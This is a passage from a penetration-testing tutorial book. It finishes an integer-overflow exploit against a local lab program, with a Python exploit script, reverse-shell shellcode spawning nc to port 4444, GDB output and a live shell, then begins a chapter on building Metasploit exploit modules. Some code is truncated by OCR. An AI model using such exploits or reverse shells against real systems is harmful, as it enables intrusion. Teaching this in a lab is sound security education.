
In the code we, see the import of the module ”sys”, which will be used to make a raw stdout. This stdout is just a print, but it prints out our bytes. The next three lines are defining the offset to the instruction pointer, which will be used with our formula to calculate the correct negative integer value, which will cause a buffer overflow. The shellcode is just the copied shell-code from the recently named chapter, and it is not a simple string these are bytes. This is one of the differences between Python3 against Python2. Strings here are now Unicode by default and must be converted to bytes so that the shellcode does not change. The next three lines are the nop sleds and the return address which is currently a dummy address. the last two lines builds the exploit buffer and prints that out with a raw stdout. Now we can run this exploit in GDB to determine a good return address which points into our stack where our buffer is located. The first thing we should do is to unset 2 environment variables in GDB to make the stack addresses identical to the user bash environment like in the figure below.



```
_=/usr/bin/gdb
LINES=59
COLUMNS=232
gdb-peda$ unset env LINES
gdb-peda$ unset env COLUMNS
gdb-peda$ 
```

Figure 7.7: Unset LINES and COLUMNS for get user environment identical stack addresses


Now we can run our exploit and finally search a good return address to make the exploit working. The first execution will end up in a segmentation fault because of the dummy return address.



```
gdb-peda$ unset env LINES
gdb-peda$ unset env COLUMNS
gdb-peda$ r $(python3 exploit.py)
Starting program: /home/pentest/integer_overflow/vuln $(python3 exploit.py)
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x90909090
ECX: 0x0
EDX: 0xf7fbe890 --> 0x0
ESI: 0xffffd4f0 --> 0x4
EDI: 0xf7fbd000 --> 0x1d9d6c
EBP: 0x90909090
ESP: 0xffffd4a0 --> 0xffffd6ec --> 0x90909090
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xffffd4a0 --> 0xffffd6ec --> 0x90909090
0004| 0xffffd4a4 --> 0x110
0008| 0xffffd4a8 --> 0x0
0012| 0xffffd4ac ("\"bUV\374\323\373", <incomplete sequence \367>)
0016| 0xffffd4b0 --> 0xf7fbd3fc --> 0xf7fbe200 --> 0x0
0020| 0xffffd4b4 --> 0x56559000 --> 0x3efc
0024| 0xffffd4b8 --> 0xffffd598 --> 0xffffd7fd ("SHELL=/bin/bash")
0028| 0xffffd4bc --> 0x565562c3 (<__libc_csu_init+67>:  add    edi,0x1)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$ x/1000x $esp
```

Figure 7.8: Segmentation fault because of the return address 0x42424242

Figure 7.8 shows that the instruction pointer EIP gots overwritten by the dummy return address. Now we can look into the stack to determine a good return address which points in the middle of the first nop sled.




```
0xffffd6f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd700:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd710:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd720:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd730:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd740:     0x6850c031      0x636e2f6e      0x622f2f68      0x50e38969
0xffffd750:     0x31303068      0x30306800      0x30682e30      0x682e3030
0xffffd760:     0x2e373231      0x6850e189      0x34343434      0x6650e289
0xffffd770:     0x89632d68      0x6e6850e7      0x6868732f      0x69622f2f
0xffffd780:     0x5650e689      0x53515257      0xd231e189      0xff31f631
0xffffd790:     0x80cd0bb0      0x90909090      0x90909090      0x90909090
0xffffd7a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd7b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd7c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd7d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd7e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd7f0:     0x90909090      0x90909090      0x42424242      0x45485300
0xffffd800:     0x2f3d4c4c      0x2f6e6962      0x68736162      0x44575000
```

Figure 7.9: Determining a return address after the segmentation fault

We see in Figure 7.9 a good return address (circled in red) which points nealy to in the middle of the first nop sled. This address can now replace the dummy return address of the exploit. The resulting exploit should now look like this below.

```
#!/usr/bin/env python3
import sys
offset = 272
sizeof = 4
size = -(2**31) + (offset/4)

shellcode = b'\x31\xc0\x50\x68\x6e\x2f\x6e\x63\x68\x2f\x2f
...
\xf6\x31\xff\xb0\x0b\xcd\x80'
nops1 = b"\x90" * (offset - len(shellcode) - 100 - 4)
nops2 = b"\x90" * 100
ret = b'BBBB'

buf = str(int(size)).encode('utf-8') + b' '
      + nops1 + shellcode + nops2 + ret

sys.stdout.buffer.write(buf)
```

If we execute the exploit again, we should be able to get a reverse tcp shell connection.




```
This is free software: you are free to chang
gdb-peda$
gdb-peda$ r $(python3 exploit.py)
Starting program: /home/pentest/integer_over
flow/vuln $(python3 exploit.py)
process 708 is executing new program: /usr/b
in/nc.traditional
process 708 is executing new program: /usr/b
in/dash
[Attaching after process 708 fork to child p
rocess 713]
[New inferior 2 (process 713)]
[Detaching after fork from parent process 70
8]
[Inferior 1 (process 708) detached]
process 713 is executing new program: /usr/b
in/dash
[Attaching after process 713 fork to child p
rocess 714]
[New inferior 3 (process 714)]
[Detaching after fork from parent process 71
3]
```

```
pentest@pentest:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [12
7.0.0.1] 50904
id
uid=1000(pentest) gid=1000(pentest) group
s=1000(pentest),24(cdrom),25(floppy),29(a
udio),30(dip),44(video),46(plugdev),109(n
etdev),113(lpadmin),114(scanner)
ls
brute.py
example
example.c
exploit.py
peda-session-dash.txt
peda-session-id.txt
peda-session-ls.txt
peda-session-test.txt
peda-session-vuln.txt
peda-session-vuln2.txt
test
test.c
```

Figure 7.10: The exploit works in GDB

We see, we have a reverse tcp shell connection and can now interact with them to execute some commands. Now that we have unset som environment variables in GDB, the exploit should also work outside of GDB.



```
pentest@pentest:~/integer_overflow$ ./vuln $
(python3 exploit.py)
```

```
pentest@pentest:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [12
7.0.0.1] 50914
id
uid=1000(pentest) gid=1000(pentest) group
s=1000(pentest),24(cdrom),25(floppy),29(a
udio),30(dip),44(video),46(plugdev),109(n
etdev),113(lpadmin),114(scanner)
whoami
pentest
```

Figure 7.11: The exploit works outside of GDB

The exploit also works outside of GDB, and we can also interact with the shell.

7.7 Final thoughts

This chapter was not very much, but this type of vulnerability is very common but hard to find. We have seen the behavior of integers and also seen which impacts an integer overflow/underflow can have.

If this all was easy for you to understand, congratulation! Then you are on the right way or you have it already learned. If not, then I recommend you should read this chapter again and try it put into practice and you will understand. For better understanding, I recommend writing some own exploits to get a better feeling.

What did we learn in this chapter? We learned how dangerous integer overflows/underflows can be. We learned to exploit this type of vulnerability by increasing the balance of a bank account by making huge withdraws. We also learned how this vulnerability can be lead to code execution by exploiting an integer-based memory allocation to achieve a buffer overflow because of negative and positive integers. We learned how we can calculate a negative integer value for further exploitation purposes.

Integers are very essential in every programming language, but these can go wrong if the program makes mistakes in checking values.

Chapter 8

Metasploit-Development

8.1 Introduction

This chapter will describe how exploits can be written, as a module for Metasploit. This is important because Metasploit is one of the most powerful tools for penetration testers and everyone should know some about it.

8.2 Why Metasploit?

Metasploit is one of the most powerful tools for penetration tests. This framework is like a swiss knife for hacking and should be known by hackers and penetration tester. It's written in ruby, which makes the development using this framework easier. Many other tools in Kali Linux can interact with Metasploit, which allows unleashing the full power of this framework.

8.3 Getting Metasploit

Metasploit is preinstalled on Kali Linux so it is not required to install this framework. But Kali Linux is not used, Metasploit can be downloaded on Github.


To install this framework we have to clone the repository as root with the command:

```
cd /opt
git clone https://github.com/rapid7/metasploit-framework.git
```

To install Metasploit, we have to run the gem packet manager to install "bundle" which will install all dependencies for Metasploit. During the installation, many gems and libraries can cause an error. Just update "bundle" and ruby.

```
gem install bundle
bundle install
```

After installation, simply enter the command "msfconsole" like the figure below, and Metasploit should be running.



```
       =[ metasploit v6.0.25-dev                          ]
+ -- --=[ 2091 exploits - 1128 auxiliary - 354 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use help to view all
available commands

[*] Starting persistent handler(s)...
msf6 >
```

Figure 8.1: The metasploit CLI

In *Figure 8.1*, we see that Metasploit is working fine, and we get the CLI of it. Under Kali Linux, Metasploit can be started by just running the command "msfconsole".

8.4 Definition of the development environment

Our machine for the development will be a Kali Linux with preinstalled Metasploit. As a vulnerable program, we use the small server application from chapter Buffer overflow. To debug the exploit and the vulnerable program, GDB will be used.

8.5 Structure of a Metasploit exploit module

A module for Metasploit is a class that contains all the important stuff of our exploit. The Class is called "MetasploitModule" which has some methods which we have to understand.

The method "initialize":
This method is the setup for our exploit, here will several settings made. Register new settings or deregister existing settings can be also made here. This important because not every exploit is identical to other exploits, and makes the exploit more customizable. Not only settings will be made here. Information about the exploit embedded like a CVE-number, the description of the vulnerability, the name of the author, and the target can be embedded here, too. In this method, one of the targets can be chosen as the default target.

The method "check":
This method is used to check if the target machine or program is vulnerable to the exploit itself. Here we can implement our exploit without popping a shell. This method is only for checking the state of vulnerability.

The method "exploit":
This method is like the check method, but here we are popping a shell on the target.

The ranking system :
The ranking system is used to give some information about the difficulty of exploitation and its potential impact on the target system. It exists 7 ranks which have their meaning.

Rank	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (**WMF Escape()**).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the ”common case” for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50 success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: **exploit/unix/webapp/php_eval**).

Here we see, all rankings with their meanings. Our exploit will have a *GoodRanking* because we can add a default target to it. Our module needs mixing with *Msf::Exploit::Remote* because our exploit will be a remote exploit.

In total, the general structure of our module looks like this below.

```
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = GoodRanking
  def initialize(info={})
    super(update_info(info,
      'Name' => "Name of exploit",
      ...
    ))
  end

  def check
    # For the check command
  end

  def exploit
    # Main function
  end
end
```

8.6 Creating the Module

The creation of the Module is not difficult, we only have to choose what type of module is it. Under Metasploit, we have in general 7 module types.

- Auxillary: Modules to perform scanning, sniffing, fuzzing und more
- Encoders: Modules to encode the payload/shellcode
- Evasion: Modules for helping to evade AV's on target systems
- Exploits: Modules used for exploiting vulnerabilities on the target system
- Nops: Modules that can generate nop sleds
- Payloads: Modules that will generate shellcodes to drop a shell on the target system.
- Posts: These Modules are used for post-exploitation. For example, getting higher privileges on the target system.

The first we know it is an exploit. What we also know is the vulnerable application is running on Linux. For this purpose the exploit will be created on the module path
"/usr/share/metasploit-framework/modules/exploits/linux/misc/p4_server_buf.rb".

```
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = GoodRanking

  include Exploit::Remote::Tcp

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'p4-server remote bufferoverflow',
        'Description' => %q(
          This exploit module illustrates
          the p4-server.c bufferoverflow-exploit
          works in metasploit
          )
        )
      )
  end

  def check
    Exploit::CheckCode::Vulnerable
  end

  def exploit
    #do staff here
  end
end
```

The code above shows the skeleton of the exploit module is prepared. There some new important lines which we cover in detail. The first line is above the function "initialize". Here we have an include that specifies the remote type. In this case, we want a TCP-connection to the vulnerable application. The next lines are the keywords, "Name" and "Description". The keyword "Name" holds only the name of the exploit. Here is it important to name the exploit in this schematic below:


```
[Vendor] [Software] [Root Cause] [Vulnerability type]
```

This pattern above is the naming convention in Metasploit.

If you want to publish some exploits to Metasploit, you should use this pattern. The keyword "Description" is used to describe something about the exploit itself. That description could be useful for users. If we save this skeleton, Metasploit should recognize this and shows it in the search results. If Metasploit don't recognize this module, just enter the following command:

```
msf6>reload_all
```

This will cause a full reload of all libraries and modules. By searching the module, we got a result like in the figure below.




```
msf6 > search linux/misc/p4

Matching Modules
================

   #  Name                              Disclosure Date  Rank  Check  Description
   -  ----                              ---------------  ----  -----  -----------
   0  exploit/linux/misc/p4_server_buf                   good  Yes    p4-server remote bufferoverflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/misc/p4_server_buf

msf6 >
```

Figure 8.2: Metasploit recognizes the new module

As we can see in *Figure 8.2*, Metasploit recognizes our module and shows it in the results.

8.7 Registering and deregistering Options


This module can be used with the command ”use” and we can list the options of the module.



```
msf6 > use exploit/linux/misc/p4_server_buf
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(linux/misc/p4_server_buf) > show options

Module options (exploit/linux/misc/p4_server_buf):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or host
   RPORT                    yes       The target port (TCP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.210    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

msf6 exploit(linux/misc/p4_server_buf) >
```

Figure 8.3: Default options automatically included in our module

If we printing out all options of our module with the command ”show options”, we find two automatically added options called ”RHOSTS” and ”RPORT”. These two options are required for our remote exploit. For this module we remove the option ”RHOSTS” and register a new option called ”RHOST”, to show how options can be registered and how the convention of registering options is in Metasploit. To remove the option ”RHOSTS” as we can see in *Figure 8.3*, we have to use the method ”deregister_options”. This method takes as parameters the name of the options.




```
def initialize(info = {})
  super(
      update_info(
          info,
          'Name'           => 'p4-server remote
          'Description'    => %q(
              This exploit module illustrates t
          )
      )
  )
  deregister_options('RHOSTS')
end
```

Figure 8.4: Deregister the option RHOSTS

The basic syntax of this method is the following:

```
deregister_options(*names)
deregister_options(Option1, Option2, Option3, ....)
```

After removing this option, the module should look like in *Figure 8.4* in the method "initialize". Now at this point, if using the module again and showing all options, the option RHOSTS is not listed what we see in *Figure 8.5*.



```
msf6 exploit(linux/misc/p4_server_buf) > reload
[*] Reloading module...
msf6 exploit(linux/misc/p4_server_buf) > show options

Module options (exploit/linux/misc/p4_server_buf):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RPORT                   yes       The target port (TCP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.210    yes       The listen address (ar
cified)
   LPORT  4444             yes       The listen port

msf6 exploit(linux/misc/p4_server_buf) > 
```

Figure 8.5: The option RHOSTS is now removed from the options.

Well, if we want to register new options, we have to take a look at the convention to register options. Metasploit gives us some OptionTypes, which we can use to register an option.

The basic Option-Object for register options during the datastore registration is in the following format

```
OptSomething.new(option_name, [boolean, description, value])
```

The format of a new option is quite simple. The convention here is to write the option always in uppercase. That will be the name of the new option. Right after the name, some parameters will be appended as a list to the option. Note that advanced options are written in CamelCase, which is also a convention. Before we can register a new option, we have to look at the parameters in detail.

The parameters are defined as follows:

Parameter	Description
option_name	The name of the Option which will be displayed by running the command "show options". This parameter should be set to a clear name.
boolean	If this value is true, this option is required. Otherwise, if it is false, the option is optional.
description	A short description of what the option is for.
value	This parameter means the default value, which the option has on the initial state of the module. If the Option is not required this value must not have any value it will be nil automatically.

These parameters are necessary for an option. This is because every option we made, will be stored in the datastore. The datastore is like a simple key-value-store or like a NoSQL-database. Every option, which we want to register to the datastore starts with "Opt" followed by the type name. Metasploit has several type-names that we can use.


Option-Types which Metasploit come with:

Option-Type	Description
OptString	This Option-Types is a typical string, which means we can write anything to it what we can with an typical string. If the entered input begins with "file://" the option type will be handled as OptFile without any file validation.
OptRaw	This Option-Type has actually the same functionality as OptString.
OptBool	On this Option-Type we can only enter true or false, yes or no, 0 or 1 and other which will be interpreted as true or false.
OptEnum	This type is used to limit the input to specific choices. Only the defined items of the enum can be entered by the user.
OptPort	This is one of the important Option-Types, this Option-Type is used for port numbers between 0 - 65535.
OptAddress	This Option-Type is also an important Option-Type which will be used for remote hosts. This type specifies a valid IPv4-Address for the target host.
OptAddressLocal	This Option-Type is also an important Option-Type which will be used for reverse shells or more. This type specifies a valid IPv4-Address for your machine.
OptPath	This Option-Type is used for files. The input will be interpreted as a file path that will be validated.
OptInt	This type allows you to use integers which can be also a hexadecimal value.
OptFloat	This type allows you to use floats.
OptRegexp	This Option-Type is used for regular expressions. This can be used for example for searching some keyword in a response or something else.

For this module, the Option-Type "OptAddress" fulfills the requirement for the Option "RHOST" which specifies our target host. To register an Option, we have to use the method "register_options". This method allows us to register multiple Options to the datastore.
The Options itself are in an array, the array is the parameter for the method "register_options".

```
register_options([
  OptAddress.new(
    'RHOST', [true, 'Target remote host', '']
  )
])
```

The new registered Option "RHOST", is from the type "OptAddress" and is declared as required Option.



